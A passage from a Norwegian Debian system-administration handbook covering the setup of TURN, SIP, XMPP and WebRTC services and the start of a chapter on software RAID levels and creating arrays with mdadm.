Sist men ikke minst kan standard LDAP URI og standard base DN, brukt av de ulike kommando-linjeverktøyene, endres i `/etc/ldap/ldap.conf`. Dette vil spare ganske mye skriving.

**Eksempel 11.29** Filen `/etc/ldap/ldap.conf`

```
#
# LDAP Defaults
#
# See ldap.conf(5) for details
# This file should be world readable but not world writable.

BASE    dc=falcot,dc=com
URI     ldaps://ldap.falcot.com

#SIZELIMIT      12
#TIMELIMIT      15
#DEREF          never

# TLS certificates (needed for GnuTLS)
TLS_CACERT      /etc/ssl/certs/ca-certificates.crt
```

## 11.8. Sanntids kommunikasjonstjenester

Real-Time Communication (RTC)-tjenester (sanntids kommunikasjonstjenester) inkluderer tale, video/nettkamera, lymmelding (IM) og skrivebordsdeling. Dette kapitlet gir en kort innføring i tre av de tjenester som kreves for å drive RTC, omfattende en TURN-tjener, SIP-tjener og XMPP-tjener. Omfattende detaljinformasjon om hvordan planlegge, installere og administrere disse tjenestene er tilgjengelige i Real-Time Communications Quick Start Guide (Hurtigstartveiling) som inneholder eksempler som er spesifikke for Debian.

► <http://rtcquickstart.org>

Både SIP og XMPP kan gi den samme funksjonaliteten. SIP er litt mer kjent for tale og video, mens XMPP er tradisjonelt ansett som en IM-protokoll. Faktisk kan begge anvendes for hvilke som helst av disse formålene. For å maksimere tilkoblingsmuligheter anbefales det å kjøre begge parallelt.

Disse tjenestene er avhengige av X.509-sertifikater både for autentiserings- og konfidensialitets-formål. Se del 10.2.1.1, «**Offentlig nøkkel-infrastruktur: easy-rsa**» side 229 for mer informasjon om hvordan du oppretter dem. Alternativt har også *Real-Time Communications Quick Start Guide (Sanntids kommunikasjonstjenesters Hurtigstartveiledning)* noen nyttige forklaringer:

⇒ <http://rtcquickstart.org/guide/multi/tls.html>

### 11.8.1. DNS-innstillinger for RTC-tjenester

RTC-tjenester krever DNS SRV- og NAPTR-registrering. Ett eksempel på oppsett som kan plasseres i sonefilen for falcot.com:

```
; tjenermaskinen der alt kommer til å kjøre
server1          IN    A      198.51.100.19
server1          IN    AAAA   2001:DB8:1000:2000::19

; Kun IPv4 for TURN akkurat nå, da noen klienter har problemer med IPv6
turn-server       IN    A      198.51.100.19

; IPv4- og IPv6-adresser for SIP
sip-proxy         IN    A      198.51.100.19
sip-proxy         IN    AAAA   2001:DB8:1000:2000::19

; IPv4- og IPv6-adresser for XMPP
xmpp-gw          IN    A      198.51.100.19
xmpp-gw          IN    AAAA   2001:DB8:1000:2000::19

; DNS SRV og NAPTR for STUN / TURN
_stun._udp        IN  SRV   0 1 3467 turn-server.falcot.com.
_turn._udp        IN  SRV   0 1 3467 turn-server.falcot.com.
@                IN NAPTR 10 0 "s" "RELAY:turn.udp" "" _turn._udp.falcot.com.

; DNS SRV- og NAPTR-oppføringer for SIP
_sips._tcp        IN  SRV   0 1 5061 sip-proxy.falcot.com.
@                IN NAPTR 10 0 "s" "SIPS+D2T" "" _sips._tcp.falcot.com.

; DNS SRV-oppføringer for XMPP-tjener- og klient-modus:
_xmpp-client._tcp IN  SRV   5 0 5222 xmpp-gw.falcot.com.
_xmpp-server._tcp IN  SRV   5 0 5269 xmpp-gw.falcot.com.
```

### 11.8.2. TURN-tjener

TURN er en tjeneste som hjelper klientene bak NAT-rutere og brannmurer med å finne den mest effektive måten å kommunisere med andre klienter på, og for å formidle mediestrømmer hvis ingen direkte mediabane blir funnet. Det anbefales sterkt at TURN-tjeneren installeres før noen av de andre RTC-tjenestene tilbys til sluttbrukere.

TURN og den tilhørende ICE-protokollen er åpne standarder. For å dra nytte av disse protokollene, maksimere tilkoblingsmuligheter, og minimere brukerfrustrasjon, er det viktig å sikre at alle klientprogramvarene støtter ICE og TURN.

For å få ICE-algoritmene til å fungere effektivt må tjeneren ha to offentlige IPv4-adresser.

## Å installere TURN-tjeneren

Å installere *resiprocate-turn-server*-pakken.

Rediger oppsettssfilen `/etc/reTurn/reTurnServer.config`. Det viktigste er å sette inn IP-adressene til tjeneren.

```
# your IP addresses go here:  
TurnAddress = 198.51.100.19  
TurnV6Address = 2001:DB8:1000:2000::19  
AltStunAddress = 198.51.100.20  
# your domain goes here, it must match the value used  
# to hash your passwords if they are already hashed  
# using the HA1 algorithm:  
AuthenticationRealm = myrealm  
  
UserDatabaseFile = /etc/reTurn/users.txt  
UserDatabaseHashedPasswords = true
```

Start tjenesten på nytt.

## Å håndtere TURN-brukerne

Bruk `htdigest`-verktøyet for å håndtere TURN-tjenestens brukerliste.

```
# htdigest /etc/reTurn/users.txt myrealm joe
```

Å bruke HUP-signalen til å få tjeneren til å laste `/etc/reTurn/users.txt`-filen på nytt etter å ha endret den, eller aktivere den automatiske gjenopplastingsfunksjonen i `/etc/reTurn/reTurnServer.config`.

### 11.8.3. SIP-mellomtjener

En SIP-mellomtjener håndterer innkommende og utgående SIP-forbindelser mellom andre organisasjoner, SIP-kanalleverandører, SIP PBXer som Asterisk, SIP-telefoner, SIP-baserte PC-telefoner og WebRTC-applikasjoner.

Det anbefales sterkt å installere og sette opp SIP-mellomtjeneren før du prøver et SIP PBX-oppsett. SIP-mellomtjeneren normaliserer mye av trafikken som når PBX, og gir større tilkoblingsmuligheter og elastisitet.

## Å installere SIP-mellomtjener

Å installere *repro*-pakken. Å bruke pakken fra *jessie-backports* er sterkt anbefalt, ettersom den har de nyeste forbedringene for å maksimere tilkoblingsmuligheter og elastisitet.

Å redigere /etc/repro/repro.config-oppsettsfilen. Det viktigste å gjøre er å sette inn IP-adressene til tjeneren. Eksempelet nedenfor viser hvordan du setter opp både vanlig SIP og WebSockets/WebRTC, ved hjelp av TLS, IPv4 og IPv6:

```
# Transport1 will be for SIP over TLS connections
# We use port 5061 here but if you have clients connecting from
# locations with firewalls you could change this to listen on port 443
Transport1Interface = 198.51.100.19:5061
Transport1Type = TLS
Transport1TlsDomain = falcot.com
Transport1TlsClientVerification = Optional
Transport1RecordRouteUri = sip:falcot.com;transport=TLS
Transport1TlsPrivateKey = /etc/ssl/private/falcot.com-key.pem
Transport1TlsCertificate = /etc/ssl/public/falcot.com.pem

# Transport2 is the IPv6 version of Transport1
Transport2Interface = 2001:DB8:1000:2000::19:5061
Transport2Type = TLS
Transport2TlsDomain = falcot.com
Transport2TlsClientVerification = Optional
Transport2RecordRouteUri = sip:falcot.com;transport=TLS
Transport2TlsPrivateKey = /etc/ssl/private/falcot.com-key.pem
Transport2TlsCertificate = /etc/ssl/public/falcot.com.pem

# Transport3 will be for SIP over WebSocket (WebRTC) connections
# We use port 8443 here but you could use 443 instead
Transport3Interface = 198.51.100.19:8443
Transport3Type = WSS
Transport3TlsDomain = falcot.com
# This would require the browser to send a certificate, but browsers
# don't currently appear to be able to, so leave it as None:
Transport3TlsClientVerification = None
Transport3RecordRouteUri = sip:falcot.com;transport=WSS
Transport3TlsPrivateKey = /etc/ssl/private/falcot.com-key.pem
Transport3TlsCertificate = /etc/ssl/public/falcot.com.pem

# Transport4 is the IPv6 version of Transport3
Transport4Interface = 2001:DB8:1000:2000::19:8443
Transport4Type = WSS
Transport4TlsDomain = falcot.com
Transport4TlsClientVerification = None
Transport4RecordRouteUri = sip:falcot.com;transport=WSS
Transport4TlsPrivateKey = /etc/ssl/private/falcot.com-key.pem
Transport4TlsCertificate = /etc/ssl/public/falcot.com.pem

# Transport5: this could be for TCP connections to an Asterisk server
# in your internal network. Don't allow port 5060 through the external
# firewall.
Transport5Interface = 198.51.100.19:5060
Transport5Type = TCP
```

```
Transport5RecordRouteUri = sip:198.51.100.19:5060;transport=TCP  
  
HttpBindAddress = 198.51.100.19, 2001:DB8:1000:2000::19  
HttpAdminUserFile = /etc/repro/users.txt  
  
RecordRouteUri = sip:falcot.com;transport=tls  
ForceRecordRouting = true  
EnumSuffixes = e164.arpa, sip5060.net, e164.org  
DisableOutbound = false  
EnableFlowTokens = true  
EnableCertificateAuthenticator = True
```

Å bruke `htdigest`-verktøyet for å administrere admin-passordet for nettgrensesnittet. Brukernavnet må være `admin`, og områdenavnet må samsvare med verdien som er angitt i `repro.config`.

```
# htdigest /etc/repro/users.txt repro admin
```

Start tjenesten på nytt for å bruke det nye oppsettet.

#### Å håndtere SIP-mellomtjeneren

Gå til nettgrensesnittet på `http://sip-proxy.falcot.com:5080` for å fullføre oppsettet ved å legge til domener, lokale brukere og statiske ruter.

Det første trinnet er å legge til det lokale domenet. Prosessen må startes på nytt etter å ha lagt til, eller fjernet, domener fra listen.

Mellomtjeneren vet hvordan du skal koble samtaler mellom lokale brukere og full SIP-adresse. Koblingsoppsettet er bare nødvendig for å overstyre standardoppførsel, for eksempel til å gjenkjenne telefonnumre, legge til et prefiks, og viderekoble dem til en SIP-leverandør.

#### 11.8.4. XMPP-tjener

En XMPP-tjener håndterer tilkobling mellom lokale XMPP-brukere og XMPP-brukere i andre domener på det offentlige Internettet.

ORDFORRÅD	Xmpp er noen ganger referert til som Jabber. Faktisk er Jabber et varemerke, og
<b>XMPP eller Jabber?</b>	Xmpp er det offisielle navnet på standarden.

Prosodi er en populær XMPP-tjener som opererer pålitelig på Debian-tjenere.

#### Å installere XMPP-tjener

Installer `prosody`-pakken. Å bruke pakken fra `jessie-backports` er sterkt anbefalt, ettersom den har de nyeste forbedringene for å maksimere tilkoblingsmuligheter og elastisitet.

Gjennomgå `/etc/prosody/prosody.cfg.lua`-oppsettsfilen. Det viktigste å gjøre er å sette inn JISs til brukerne som har tillatelse til å håndtere tjeneren.

```
admins = { "joe@falcot.com" }
```

Et individuell oppsettsfil er også nødvendig for hvert domene. Kopier eksemplet fra `/etc/prosody/conf.avail/example.com.cfg.lua`, og bruk det som et startpunkt. Her er `falcot.com.cfg.lua`:

```
VirtualHost "falcot.com"
    enabled = true
    ssl = {
        key = "/etc/ssl/private/falcot.com-key.pem";
        certificate = "/etc/ssl/public/falcot.com.pem";
    }
```

For å aktivere domenet må det være en symlink fra `/etc/prosody/conf.d/`. Lag den på denne måten:

```
# ln -s /etc/prosody/conf.avail/falcot.com.cfg.lua /etc/prosody/conf.d/
```

Start tjenesten på nytt for å bruke det nye oppsettet.

### Å håndtere XMPP-tjeneren

Noen håndteringsoperasjoner kan utføres ved hjelp av prosodyctl-kommandolinjeverktøyet. For eksempel, å legge til administratorkontoen som er angitt i `/etc/prosody/prosody.cfg.lua`:

```
# prosodyctl adduser joe@falcot.com
```

Se [Prosodi-dokumentasjon på nettet](#)<sup>1</sup> for mer informasjon om hvordan du kan tilpasse oppsettet.

#### 11.8.5. Å kjøre tjenester på port 443

Noen administratorer foretrekker å kjøre alle sine RTC-tjenester på port 443. Dette hjelper brukere å koble til fra eksterne steder, som hoteller og flyplasser, der andre porter kan være blokkert, eller Internett-trafikken rutet gjennom HTTP-mellomtjenere.

For å bruke denne strategien trenger hver tjeneste (SIP, XMPP og TURN) en ulik IP-adresse. Alle tjenestene kan fortsatt være på samme vert ettersom Linux støtter flere IP-adresser på en enkelt vert. Portnummeret 443 må spesifiseres i oppsettsfilene for hver prosess, og også i DNS SRV-registreringene.

---

<sup>1</sup><http://prosody.im/doc/configure>

## 11.8.6. Å legge til WebRTC

Falcot ønsker å la kundene ringe direkte fra nettstedet. Falcot-administratorene ønsker også å bruke WebRTC som en del av sin gjenopprettingsplan etter uhell, slik at ansatte kan bruke nettlesere hjemme til å logge inn på selskapets telefonsystem, og fungere normalt i en nødsituasjon.

<b>I PRAKSIS</b> <b>Prøv WebRTC</b>	Hvis du ikke har prøvd WebRTC før, gir ulike nettsteder en tilkoblet demonstrasjon og testmuligheter. ► <a href="http://www.sip5060.net/test-calls">http://www.sip5060.net/test-calls</a>
--	--

WebRTC er en teknologi i rask utvikling, og det er viktig å bruke pakker fra *jessie-backports*, eller *Testing*-distribusjonene.

JSCommunicator er en generisk, ikke-varemerket WebRTC-telefon som ikke krever noen tjener-side skripting som PHP. Den er bygget utelukkende med HTML, CSS og Javascript. Den er grunnlaget for mange andre WebRTC-tjenester og moduler til mer avanserte nettpubliseringssystemer.

► <http://jscommunicator.org>

Pakken *jscommunicator-web-phone* er den raskeste måten å installere en WebRTC-telefon på i et nettsted. Den krever en SIP-mellomtjener med WebSocket-transport. Instruksjonene i del 11.8.3.1, «Å installere SIP-mellomtjener» side 298 inkluderer de nødvendige opplysninger for å aktivere WebSocket-transport i repro SIP-mellomtjeneren.

Etter å ha installert *jscommunicator-web-phone*, er det ulike måter å bruke den på. En enkel strategi er å inkludere eller kopiere oppsettfilene fra */etc/jscommunicator-web-phone/apache.conf* i et virtuelt vertsoppsett for Apache.

Når web-telefonfiler er tilgjengelig i nett-tjeneren, tilpass */etc/jscommunicator-web-phone/config.js* til å peke på TURN-tjeneren og SIP-mellomtjeneren. For eksempel:

```
JSCommSettings = {

    // Web server environment
    webserver: {
        url_prefix: null           // If set, prefix used to construct sound/ URLs
    },

    // STUN/TURN media relays
    stun_servers: [],
    turn_servers: [
        { server:"turn:turn-server.falcot.com?transport=udp", username:"joe", password:
            ➔ j0Ep455d" }
    ],

    // WebSocket connection
    websocket: {
        // Notice we use the falcot.com domain certificate and port 8443
    }
}
```

```
// This matches the Transport3 and Transport4 example in
// the falcot.com repro.config file
servers: 'wss://falcot.com:8443',
connection_recovery_min_interval: 2,
connection_recovery_max_interval: 30
},
...

```

Mer avanserte «klikk for å ringe»-nettsider bruker vanligvis tjenerside skripting for å generere config.js-filen dynamisk. [DruCall<sup>2</sup>](#)-kildekoden demonstrerer hvordan det kan gjøres med PHP.

Dette kapittelet har valgt ut bare en brøkdel av den tilgjengelige tjenerprogramvaren; men de fleste av de vanlige nett-tjenestene er beskrevet. Nå er tiden inne for et enda mer teknisk kapittel: Vi vil gå dypere inn i detaljene for noen begreper, beskrive massive utplasseringer og virtualisering.

---

<sup>2</sup><http://drucall.org>

## Nøkkelord

---

RAID  
LVM  
FAI  
Forhåndsutfylling  
Overvåking  
Virtualisering  
Xen  
LXC

---



# Avansert administrasjon

# 12

---

---

---

---

## Innhold

---

---

RAID og LVM 306

Virtualisering 327

Automatisert installasjon 343

Overvåking 349

---

---

*Dette kapittelet tar opp igjen noen aspekter vi allerede har beskrevet, med et annet perspektiv: I stedet for å installere en enkelt datamaskin, vil vi studere masseutrullingssystemer; i stedet for å sette opp RAID eller LVM under installasjonen, vil vi lære å gjøre det for hånd, slik at vi senere kan endre våre første valg. Til slutt vil vi diskutere monitoreringsverktøy og virtualiseringsteknikker. Som en konsekvens, er dette kapitlet mest rettet mot profesjonelle administratorer, og fokuserer litt mindre på personer med ansvar for sine hjemmenettverk.*

## 12.1. RAID og LVM

Disse teknologiene ble i kapittel 4, «[Installasjon](#)» side 48 presentert slik de ser ut fra installasjonsprogrammet, og hvordan de kan integreres til å gjøre utrullingten lett å komme igang med. Etter den første installasjonen, må en administrator kunne håndtere endring av lagringsplass-behov uten å måtte ty til en kostbar reinstallasjon. En må derfor forstå verktøyene som trengs for å håndtere RAID- og LVM-volumer.

RAID og LVM er begge teknikker til å trekke ut de monterte volumene fra sine fysiske motstyrkere (faktiske harddisker eller partisjoner); den første sikrer data mot maskinvarefeil ved å innføre redundans, sistnevnte gjør volumadministrasjon mer fleksibel og uavhengig av den faktiske størrelsen på de underliggende diskene. I begge tilfeller ender systemet opp med nye blokk-enheter, som kan brukes til å lage filsystemer eller vekselsminnefiler, uten nødvendigvis å ha dem direktekoblet til en fysisk disk. RAID og LVM har vidt forskjellig bakgrunn, men funksjonaliteten kan overlappe noe, de er derfor ofte omtalt sammen.

PERSPEKTIV	
<b>Btrfs kombinerer LVM og RAID</b>	Mens LVM og RAID er to forskjellige kjerne-delsystemer som ligger mellom diskblokk-enheter og filsystemene deres, er <i>btrfs</i> et nytt filsystem, opprinnelig utviklet i Oracle, som skal kombinere egenskapene til LVM og RAID, og mye mer. Det er for det meste funksjonelt, og selv om det fremdeles er merket «eksperimentell» fordi det ennå ikke er ferdig utviklet (noen funksjoner er ikke implementert ennå), er det allerede observert bruk i produksjonsmiljøer. ► <a href="http://btrfs.wiki.kernel.org/">http://btrfs.wiki.kernel.org/</a> Blant funksjonene verdt å legge merke til, er muligheten til på ethvert tidspunkt å ta et øyeblimksbilde av et filsystemtre. Denne øyeblimksbilde-kopien vil i utgangspunktet ikke bruke diskplass, data blir bare duplisert når en av kopiene blir endret. Filsystemet håndterer også gjennomsiktig komprimering av filer, og sjekksummer sikrer integriteten til alle lagrede data.

Både for RAID og LVM gir kjernen en blokk-enhetfil, lik dem som refererer til en harddisk eller en partisjon. Når et program, eller en annen del av kjernen, krever tilgang til en blokk på en slik enhet, dirigerer det aktuelle delsystemet blokken til det aktuelle fysiske laget. Avhengig av oppsettet, kan denne blokken lagres på en eller flere fysiske diskene, og det trenger ikke være sammenheng mellom den fysiske plasseringen og plassering av blokken i den logiske enheten.

### 12.1.1. Programvare RAID

RAID betyr *Redundant Array of Independent Disks*, dvs. redundant rekke av uavhengige diskene. Målet med dette systemet er å hindre datatap hvis det blir feil på harddisken. Det generelle prinsippet er ganske enkelt: Data er lagret på flere fysiske diskene i stedet for bare på én, med oppsatt grad av redundans. Avhengig av denne redundansmengden, og selv om det skjer en uventet diskfeil, kan data rekonstrueres uten tap fra de gjenværende diskene.

I-en i RAID sto opprinnelig for *inexpensive* (billig), fordi RAID tillot en drastisk økning i datasikkerhet uten å kreve investering i dyre høykvalitetsdisker. Sannsynligvis på grunn av hvordan det oppfattes, er det imidlertid nå en mer vanlig å si at det står for *independent* (uavhengig), som ikke gir det ønskede inntrykket av å være billig.

RAID kan implementeres enten ved øremerket maskinvare (RAID-moduler integrert i SCSI eller SATA-kontrollerkort), eller ved bruk av programvare-abstraksjoner (kjernen). Uansett om det er gjort i maskinvare eller programvare, kan et RAID-system, med nok redundans, fortsette å fungere når en disk feiler uten at brukeren oppdager problemer; de øvre lag av stabelen (applikasjoner) kan til og med fortsette å bruke dataene tross feilen. En slik «degradert modus» kan selvfølgelig ha en innvirkning på ytelsen, og redundansen er redusert, slik at en ytterligere diskfeil kan føre til tap av data. I praksis vil en derfor bestrebe seg på å bli værende med denne reduserte driften bare så lenge som det tar å erstatte den ødelagte disken. Så snart den nye disken er på plass, kan RAID-systemet rekonstruere de nødvendige data, og gå tilbake til en sikker modus. Programmene vil ikke merke noe, bortsett fra en potensielt redusert tilgangshastighet, mens området er i redusert drift, eller under rekonstruksjonsfasen.

Når RAID implementeres i maskinvare, skjer oppsettet vanligvis i oppsetsverktøy i BIOS, og kjernen vil se på et RAID-sett som en enkelt disk, som vil virke som en standard fysisk disk, selv om navnet på enheten kan være forskjellig (avhengig av driveren).

Vi fokuserer bare på programvare-RAID i denne boken.

### *Ulike RAID-nivåer*

RAID er faktisk ikke et enkelt system, men et spekter av systemer som identifiseres av sine nivåer. Nivåene skiller seg ved sin utforming og mengden av redundans de gir. Jo mer redundans, jo mer feilsikkert, siden systemet vil være i stand til å fortsette arbeidet med flere disker som feiler. Ulempen er at plassen som kan brukes, krymper for et gitt sett med disker, eller med andre ord; flere disker vil være nødvendig for å lagre en gitt mengde data.

**Lineært RAID** Selv om kjernens RAID-delsystem kan lage «lineært RAID», er dette egentlig ikke en ekte RAID, siden dette oppsettet ikke gir redundans. Kjernen samler bare flere disker etter hverandre, og resulterer i et samlet volum som en virtuell disk (en blokkenhet). Det er omrent dens eneste funksjon. Dette oppsettet brukes sjeldent i seg selv (se senere for unntak), spesielt siden mangelen på redundans betyr at om en disk svikter, så feiler det samlede volumet, og gjør alle data utilgjengelige.

**RAID-0** Dette nivået gir heller ikke redundans, men diskene blir ikke lagt sammen ende mot ende: De blir delt i *stripes*, og blokkene på den virtuelle enheten er lagret på stripes på alternerende fysiske disker. I et to-disk RAID-0 oppsett, for eksempel, vil partallsblokker på den virtuelle enheten bli lagret på den første fysiske disken, mens oddetallsblokker vil komme på den andre fysiske disken.

Dette systemet har ikke som mål å øke pålitelighet, siden (som i det lineære tilfellet) tilgjengeligheten til alle data er i fare så snart en disk svikter, men å øke ytelsen: Under sekvensiell tilgang til store mengder sammenhengende data, vil kjernen være i stand til å lese fra begge diskene (eller skrive til dem) i parallel, noe som øker hastigheten på dataoverføringen. Imidlertid krymper bruken av RAID-0, da nisjen dens fylles av LVM (se senere).

**RAID-1** Dette nivået, også kjent som ”RAID-speiling”, er både det enkleste og det mest brukte oppsettet. I standardformen bruker den to fysiske diskene av samme størrelse, og gir et tilsvarende logisk volum av samme størrelse. Data er lagret identisk på begge diskene, derav kallenavnet «speiling». Når en disk svikter, er dataene fremdeles tilgjengelig på den andre. For virkelig kritiske data, kan RAID-1 selvsagt settes opp på mer enn to diskene, med direkte konsekvenser for forholdet mellom maskinvarekostnader opp mot tilgjengelig plass for nyttelast.

MERK	
<b>Disk- og klyngestørrelser</b>	Hvis to diskene av forskjellige størrelse er satt opp i et speil, vil ikke den største bli brukt fullt ut, siden den vil inneholde de samme dataene som den minste og ingenting mer. Den brukbare tilgjengelige plassen levert av et RAID-1-volum er dermed størrelsen på den minste disken i rekken. Dette gjelder også for RAID-volumer med høyere RAID-nivå, selv om redundansen er fordelt på en annen måte. Det er derfor viktig når du setter opp RAID-sett (unntatt for RAID-0 og «linær RAID»), å bare sette sammen diskene av identiske eller svært like størrelser, for å unngå å sløse med ressurser.

MERK	
<b>Reservedisker</b>	RAID-nivåer som inkluderer redundans tillater tilordning av flere diskene enn det som kreves til et sett. De ekstra diskene blir brukt som reservedisker når en av hoveddiskene svikter. For eksempel, i et speil som består av to diskene pluss en i reserve; dersom en av de to første diskene svikter, vil kjernen automatisk (og umiddelbart) rekonstruere speilet ved hjelp av reservediskene, slik at redundansen forblir sikret etter gjenoppbyggingstidspunktet. Dette kan brukes som en annen form for ekstra sikkerhet for kritiske data. Det er forståelig hvis du undrer deg på hvordan dette er bedre enn å ganske enkelt bare speile på tre diskene. Fordelen med «reservedisk»-oppsettet er at en ekstra disk kan deles på tvers av flere RAID-volumer. For eksempel kan man ha tre speilende volumer, med redundans sikret også når en disk svikter med bare syv diskene (tre par, pluss en felles i reserve), i stedet for de ni diskene som ville være nødvendig med tre sett med tre diskene.

Dette RAID-nivået, selv om det er dyrere (da bare halvparten av den fysiske lagringsplassen, i beste fall, er i bruk), er mye brukt i praksis. Det er enkelt å forstå, og det gjør det svært enkelt å ta sikkerhetskopi: Siden begge diskene har identisk innhold, kan en av dem bli midlertidig tatt ut uten noen innvirkning på systemet ellers. Leseytelsen er ofte økt siden kjernen kan lese halvparten av dataene på hver disk parallelt, mens skriveytelsen ikke er altfor alvorlig svekket. I tilfelle med et RAID-sett med N-disker, forblir data tilgjengelig selv med N-1 diskfeil.

**RAID-4** Dette RAID-nivået, ikke mye brukt, bruker N plater til å lagre nyttige data, og en ekstra disk til å lagre redundansinformasjon. Hvis den disken svikter, kan systemet rekonstruere innholdet fra de andre N. Hvis en av de N datadiskene svikter, inneholder den

gjenværende N-1 kombinert med «paritets»-disken nok informasjon til å rekonstruere de nødvendige dataene.

RAID-4 er ikke for dyrt siden det bare omfatter en en-av-N økning i kostnader, og har ingen merkbar innvirkning på leseytelsen, men skriving går langsommere. Videre, siden skriving til hvilket som helst av N platene også omfatter skriving til paritetsdisken, ser sistnevnte mange flere skriveoperasjoner enn førstnevnte, og paritetsdiskens levetid kan som konsekvens forkortes dramatisk. Data på et RAID-4-sett er bare trygg med en feilet disk (av de N + 1).

**RAID-5** RAID-5 løser asymmetriutfordringen til RAID-4: Paritetsblokker er spredt over alle N + 1 disker, uten at en enkeldisk har en bestemt rolle.

Lese- og skrivehastighet er den samme som for RAID-4. Her igjen forblir systemet funksjonelt med opp til en disk som feiler (av de N+1), men ikke flere.

**RAID-6** RAID-6 kan betraktes som en forlengelse av RAID-5, der hver serie med N blokker involverer to reserveblokker, og hver slik serie med N+2 blokker er spredt over N+2 disker.

Dette RAID-nivået er litt dyrere enn de to foregående, men det bringer litt ekstra sikkerhet siden opptil to disker (av N+2) kan svikte uten at det går ut over datatilgjengeligheten. Ulempen er at skriveoperasjoner nå innebærer å skrive ut på en datablokk og to reserveblokker, noe som gjør dem enda tregere.

**RAID-1+0** Dette er strengt tatt ikke et RAID-nivå, men en samling av to RAID-grupperinger. En starter med 2×N disker og setter dem først opp som par i N RAID-1-volumer; Disse N volumene blir så samlet til ett, enten ved «lineært RAID», eller (i økende grad) med LVM. Dette siste tilfellet gjør mer enn rent RAID, men det er ikke problematisk.

RAID-1+0 kan overleve flere diskfeil: opp til N i 2xN-settet som er beskrevet ovenfor, forutsatt at minst en disk fortsetter å virke i hver av RAID-1-parene.

#### FOR VIDEREKOMMENDE

#### RAID-10

RAID-10 er generelt ansett som synonym for RAID-1+0, men en Linux-spesialitet gjør det faktisk til en generalisering. Dette oppsettet gjør det mulig med et system der hver blokk er lagret på to ulike disker, selv med et oddetall disker, der kopiene blir spredt ut i en modell som kan settes opp.

Ytelsen vil variere avhengig av valgt repartisjonsmodell og redundansnivå, og av arbeidsmengden til det det logiske volumet.

Selvfølgelig må RAID-nivået velges ut fra begrensningene og kravene til hvert program. Merk at en enkelt datamaskin kan ha flere ulike RAID-sett med forskjellige oppsett.

### Oppsett av RAID

Oppsett av RAID-volumer krever `mdadm`-pakken; den leverer `mdadm`-kommandoen, som gjør det mulig å lage og håndtere RAID-tabeller, samt prosedyrer og verktøy som integrerer den i resten av systemet, inkludert monitoreringssystemet.

Vårt eksempel vil være en tjener med en rekke disker, der noen er allerede brukt, og resten er tilgjengelig til å sette opp RAID. Vi har i utgangspunktet følgende disker og partisjoner:

- `sdb`-disken, 4 GB, er tilgjengelig i sin helhet;
- `sdc`-disken, 4 GB, er også helt tilgjengelig;
- På `sdd`-disken, er bare partisjonen `sdd2` (rundt 4 GB) tilgjengelig;
- til slutt er en `sde`-disk, også på 4 GB, fullt ut tilgjengelig.

MERK

**Identifisere eksisterende RAID-volumer**

Filen `/proc/mdstat` lister eksisterende volumer og tilstanden deres. Når du oppretter et nytt RAID-volum, bør man være forsiktig for å ikke gi det samme navnet som på et eksisterende volum.

Vi kommer til å bruke disse fysiske elementene for å bygge to volumer, et RAID-0 og et speil (RAID-1). La oss starte med RAID-0-volumet:

```
# mdadm --create /dev/md0 --level=0 --raid-devices=2 /dev/sdb /dev/sdc
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md0 started.

# mdadm --query /dev/md0
/dev/md0: 8.00GiB raid0 2 devices, 0 spares. Use mdadm --detail for more detail.

# mdadm --detail /dev/md0
/dev/md0:
      Version : 1.2
      Creation Time : Wed May  6 09:24:34 2015
      Raid Level : raid0
      Array Size : 8387584 (8.00 GiB 8.59 GB)
      Raid Devices : 2
      Total Devices : 2
      Persistence : Superblock is persistent

      Update Time : Wed May  6 09:24:34 2015
      State : clean
      Active Devices : 2
      Working Devices : 2
      Failed Devices : 0
      Spare Devices : 0

      Chunk Size : 512K

      Name : mirwiz:0  (local to host mirwiz)
      UUID : bb085b35:28e821bd:20d697c9:650152bb
      Events : 0

      Number  Major  Minor  RaidDevice State
            0      8      16          0    active sync   /dev/sdb
            1      8      32          1    active sync   /dev/sdc

# mkfs.ext4 /dev/md0
```

```
mke2fs 1.42.12 (29-Aug-2014)
Creating filesystem with 2095104 4k blocks and 524288 inodes
Filesystem UUID: fff08295-bede-41a9-9c6a-8c7580e520a6
Superblock backups stored on blocks:
    32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632

Allocating group tables: done
Writing inode tables: done
Creating journal (32768 blocks): done
Writing superblocks and filesystem accounting information: done
# mkdir /srv/raid-0
# mount /dev/md0 /srv/raid-0
# df -h /srv/raid-0
Filesystem      Size  Used Avail Use% Mounted on
/dev/md0        7.9G  18M  7.4G  1% /srv/raid-0
```

Kommandoen `mdadm --create` krever flere parametere: Navnet på volumet som skal lages (`/dev/md*`, der MD står for *Multiple Device*), RAID-nivået, antall diskene (som er obligatorisk til tross for at det er mest meningsfylt bare med RAID-1 og over), og de fysiske enhetene som skal brukes. Når enheten er opprettet, kan vi bruke den som vi ville bruke en vanlig partisjon, opprette et filsystem på den, montere dette filsystemet, og så videre. Vær oppmerksom på at vår oppretting av et RAID-0-volum på `md0` kun er et sammentreff, og nummereringen av tabellen ikke trenger å være korrelert til det valgte redundansnivå. Det er også mulig å lage navngitte RAID-arrays, ved å gi `mdadm` et parametre ala `/dev/md/linear` i stedet for `/dev/md0`.

Opprettelse av et RAID-1 gjøres på lignende måte, forskjellene blir bare merkbare etter opprettelsen:

```
# mdadm --create /dev/md1 --level=1 --raid-devices=2 /dev/sdd2 /dev/sde
mdadm: Note: this array has metadata at the start and
      may not be suitable as a boot device. If you plan to
      store '/boot' on this device please ensure that
      your boot-loader understands md/v1.x metadata, or use
      --metadata=0.90
mdadm: largest drive (/dev/sdd2) exceeds size (4192192K) by more than 1%
Continue creating array? y
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md1 started.
# mdadm --query /dev/md1
/dev/md1: 4.00GiB raid1 2 devices, 0 spares. Use mdadm --detail for more detail.
# mdadm --detail /dev/md1
/dev/md1:
      Version : 1.2
      Creation Time : Wed May  6 09:30:19 2015
      Raid Level : raid1
      Array Size : 4192192 (4.00 GiB 4.29 GB)
      Used Dev Size : 4192192 (4.00 GiB 4.29 GB)
      Raid Devices : 2
      Total Devices : 2
```

```

Persistence : Superblock is persistent

Update Time : Wed May  6 09:30:40 2015
              State : clean, resyncing (PENDING)
Active Devices : 2
Working Devices : 2
Failed Devices : 0
Spare Devices : 0

          Name : mirwiz:1  (local to host mirwiz)
          UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
          Events : 0

      Number  Major  Minor  RaidDevice State
          0      8      50          0    active sync  /dev/sdd2
          1      8      64          1    active sync  /dev/sde

# mdadm --detail /dev/md1
/dev/md1:
[...]
          State : clean
[...]

```

